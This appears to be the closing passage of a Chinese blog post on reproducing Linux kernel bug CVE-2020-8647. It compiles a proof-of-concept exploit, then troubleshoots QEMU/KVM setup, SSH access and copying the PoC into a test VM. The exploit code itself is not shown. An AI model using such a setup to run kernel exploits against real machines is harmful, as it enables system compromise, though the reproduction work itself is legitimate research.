```
gcc exploit.c -o poc -static -w
```

0x05 总结

这个漏洞实际上没有什么攻击性，也不是特别难，但是，我想通过我的复现过程，来给大家复现其他漏洞的一些复现思路

> link

0x06 问题

使用qemu命令

```
root@ubuntu:/home/oops/th/CVE-2020-8647# kernel-5-4-7
Could not access KVM kernel module: No such file or directory
failed to initialize KVM: No such file or directory
root@ubuntu:/home/oops/th/CVE-2020-8647# qemu-system-x86_64 \
>   -kernel /home/oops/th/CVE-2020-8647/linux-5.4.7/arch/x86_64/boot/bzImage \
>   -append \"console=ttyS0 root=/dev/sda earlyprintk=serial nokaslr\"\
>   -hdb /home/oops/th/CVE-2020-8647/stretch.img \
>   -net user,hostfwd=tcp::10021-:22 -net nic \
>   -enable-kvm \
>   -nographic \
>   -m 2G \
>   -smp 2 \
>   -s \
>   -pidfile vm.pid \
>   2>&1 | tee vm.log
Could not access KVM kernel module: No such file or directory
failed to initialize KVM: No such file or directory
```


安装ubuntu时，出现错误

Could not access KVM kernel module: No such file or directory

failed to initialize KVM: No such file or directory

解决办法：f2进入bios界面，查找virtual字样的选项，将其开启(enable)

虚拟机中：



2.

qemu-system-x86_64: -append "console=ttyS0: Could not open 'root=/dev/sda': No such file or directory

```
root@ubuntu:/home/oops/th/CVE-2020-8647# export KERNEL=/home/oops/th/CVE-2020-8647/linux-5.4.7
root@ubuntu:/home/oops/th/CVE-2020-8647# echo $KERNEL
/home/oops/th/CVE-2020-8647/linux-5.4.7
```

3. 卡住
   在debootstrap 那一行末尾加上http://mirrors.163.com/debian/

4.注意命令之间最好没有空格：

```
qemu-system-x86_64 -m 2G -smp 2 -kernel /home/oops/th/CVE-2020-8647/linux-5.4.7/arch/x86_64/boot/bzImage -append "console=ttyS0 root=/dev/sda earlyprintk=serial nokaslr" -drive file=/home/oops/th/CVE-2020-8647/stretch.img,format=raw -net user,host=10.0.2.10,hostfwd=tcp:127.0.0.1:10021-:22 -net nic,model=e1000 -enable-kvm -nographic -pidfile vm.pid 2>&1 | tee vm.log
```

5. ssh不通
   vi /etc/network/interfaces
   修改网卡

/etc/init.d/networking restart

- ssh 登录

ssh -i ./stretch.id_rsa -p 10021 -o "StrictHostKeyChecking no" -o "IdentitiesOnly yes" root@localhost

- 传输文件
  scp -i ./stretch.id_rsa -P 10021 8647poc root@localhost:/tmp